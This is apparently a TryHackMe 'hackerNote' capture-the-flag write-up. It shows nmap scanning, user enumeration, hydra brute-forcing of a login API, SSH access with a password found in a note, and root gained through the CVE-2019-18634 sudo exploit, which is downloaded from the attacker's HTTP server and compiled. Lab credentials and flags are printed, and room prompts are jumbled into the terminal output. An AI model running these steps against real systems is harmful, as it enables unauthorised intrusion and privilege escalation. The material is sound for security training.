

Hacker Note

let's start nmap scan


```
nmap -p- -sV -sC 10.10.232.51
```

We get 3 Ports Open

```
(root㉿kali)-[~/home/shivprasad]
└# nmap -sV -sC 10.10.232.51
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-11 23:27 IST
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 82.80% done; ETC: 23:27 (0:00:01 remaining)
Nmap scan report for 10.10.232.51
Host is up (0.44s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:a6:95:34:62:b0:56:2a:38:15:77:58:f4:f3:6c:ac (RSA)
|   256 6f:18:27:a4:e7:21:9d:4e:6d:55:b3:ac:c5:2d:d5:d3 (ECDSA)
|_  256 2d:c3:1b:58:4d:c3:5d:8e:6a:f6:37:9d:ca:ad:20:7c (ED25519)
80/tcp    open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Home - hackerNote
8080/tcp  open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Home - hackerNote
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.78 seconds
```

There's Website Hosted For Making Notes



trying to brute force with the exploit in git link

<https://github.com/NinjaJc01/hackerNoteExploits>

upon running the exploit we found the username is james

getting colors.txt file github

<https://gist.github.com/mordka/c65affdefccb7264efff77b836b5e717>

and making new txt file with random 0,1,2,.....,9

let's randomize these both txts into one using combinator in given link

<https://github.com/hashcat/hashcat-utils/releases>

```
./combinator.bin colors.txt numbers.txt > word.txt
```

Now using hydra to Bruteforce the credentials

First let's go to burp search for our login method

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2023.9.1 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The toolbar has buttons for Dashboard, Target, Proxy (which is selected), Intruder, Repeater, Collaborator, Sequencer, and Settings. Below the toolbar, there are tabs for Intercept (selected), HTTP history, WebSockets history, and Proxy settings. The main pane displays a captured POST request to `http://10.10.232.51:80`. The request details are as follows:

```
1 POST /api/user/login HTTP/1.1
2 Host: 10.10.232.51
3 Content-Length: 38
4 Cache-Control: max-age=0
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/118.0.0.0 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Sec-GPC: 1
9 Accept-Language: en-GB,en
10 Origin: http://10.10.232.51
11 Accept-Encoding: gzip, deflate
12 Cookie: SessionToken=
13 Connection: close
14
15 {
    "username": "admin",
    "password": "pass"
}
```

The right side of the interface shows the Inspector panel with sections for Request attributes (2 items), Request query parameters (0 items), Request cookies (1 item), and Request headers (12 items).

We Got POST method and `/api/user/login`

Let's Hydrate to Bruteforce the credentials

```
hydra -l james -P /home/shivprasad/'git tools'/hackerNoteExploits/word.txt
10.10.232.51 http-post-form
"/api/user/login:username^USER^&password^PASS^:Invalid Username Or Password"
```

Found the password that is `blue7`

```
[root@kali]~[/home/shivprasad]
# hydra -l james -P /home/shivprasad/'git tools'/hackerNoteExploits/word.txt 10.10.232.51 http-post-form "/api/user/login:username^USER^&password^PASS^:Invalid Username Or Password"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 00:13:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1660 login tries (l:1/p:1660), ~104 tries per task
[DATA] attacking http-post-form://10.10.232.51:80/api/user/login:username^USER^&password^PASS^:Invalid Username Or P
assword
[STATUS] 49.00 tries/min, 49 tries in 00:01h, 1611 to do in 00:33h, 16 active
[STATUS] 48.00 tries/min, 144 tries in 00:03h, 1516 to do in 00:32h, 16 active
[80][http-post-form] host: 10.10.232.51 login: james password: blue7
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 00:17:18

[root@kali]~[/home/shivprasad]
# 
X.C
ected in cap2hccapx.c
n2hccapx.c
```

Let's login and see what's inside it



The screenshot shows a web browser window with the title 'TryHackMe | hackerNote'. The URL in the address bar is 'Not secure | 10.10.232.51/notes/'. The main content area is titled 'hackerNote' and contains a note titled 'Your notes:' with a 'Create New Note' button. Below that is another note titled 'My SSH details' with the content 'So that I don't forget, my SSH password is dak4ddb37b'.

Found ssh password
let's login into ssh now

```
(root㉿kali)-[~/home/shivprasad/git/tools/hackerNoteExploits]
└─# ssh 10.10.232.51
root@10.10.232.51's password: No answer needed
Permission denied, please try again.
root@10.10.232.51's password: What's the user's SSH password?

(dak4ddb37b)
└─# ssh james@10.10.232.51
james@10.10.232.51's password: Log in as the user to SSH with the credentials you have.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-76-generic x86_64)
                               No answer needed

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Sat Nov 11 19:03:49 UTC 2023 format: ***{*****}
System load: 0.0          Processes:      87
Usage of /: 49.2% of 9.78GB Users logged in: 0
Memory usage: 7%          IP address for eth0: 10.10.232.51
Swap usage: 0%          

59 packages can be updated.
0 updates are security updates.
```

Task 6 - Comments on realism and Further Reading

Last login: Mon Feb 10 11:58:27 2020 from 10.0.0.2.2
james@hackernote:~\$

Created by

This is a free room, which means anyone can deploy virtual machines in the room.

we got into ssh let's find the flags

we found the first flag

```
james@hackernote:~$ ls
user.txt
james@hackernote:~$ cat user.txt
thm{56911bd7ba1371a3221478aa5c094d68}
james@hackernote:~$ 
```

Created by

First Flag

thm{56911bd7ba1371a3221478aa5c094d68}

let's try root privileges

it lets

the current user cannot run any commands as root

with some searching on google

we get recently launched exploit

CVE-2019-18634

let's find and download and exploit for that CVE, I found this one

on (<https://github.com/saleemrashid/sudo-cve-2019-18634>)

git clone <https://github.com/saleemrashid/sudo-cve-2019-18634.git>

```
(root㉿kali)-[~/home/shivprasad/sudo-cve-2019-18634]
└─# ls
LICENSE  Makefile  README.md  exploit  exploit.c  james@10.10.232.51  sudo-cve-2019-18634

```

Let's start an python server

```
python3 -m http.server 4444
```

then get that exploit.c
into then ssh

```
james@hackernote:~$ wget 10.17.78.8:4444/exploit.c
--2023-11-11 19:24:29-- http://10.17.78.8:4444/exploit.c
Connecting to 10.17.78.8:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6311 (6.2K) [text/x-csrc]
Saving to: 'exploit.c'

exploit.c          100%[=====] 6.16K --.-KB/s in 0.1s

2023-11-11 19:24:29 (42.9 KB/s) - 'exploit.c' saved [6311/6311]
```

james@hackernote:~\$ ls
exploit.c
james@hackernote:~\$

let's compile the exploit and execute it

```
exploit.c
james@hackernote:~$ gcc -o exploit exploit.c
james@hackernote:~$ ls
exploit exploit.c
james@hackernote:~$ ./exploit
[sudo] password for james:
Sorry, try again.
# whoami
root
# pwd
/home/james
# 
```

We got the root privileges

let's find the last flag

```
# cd /
# cls
sh: 14: cls: not found
# ls
bin  cdrom  etc  initrd.img   lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var      vmlinuz.old
boot dev     home  initrd.img.old lib64 media      opt  root  sbin  srv  sys  user  vmlinuz
# cd root
# ls
root.txt
# cat root.txt
thm{af55ada6c2445446eb0606b5a2d3a4d2}
# 
```

Task 5 Escalate

Enumeration of privileges

Now that you have an SSH session, you can grab the user flag. But that shouldn't be your goal. A good first step for privilege escalation is seeing if you can run sudo. You have

we got the last flag too thm{af55ada6c2445446eb0606b5a2d3a4d2}
DONE!!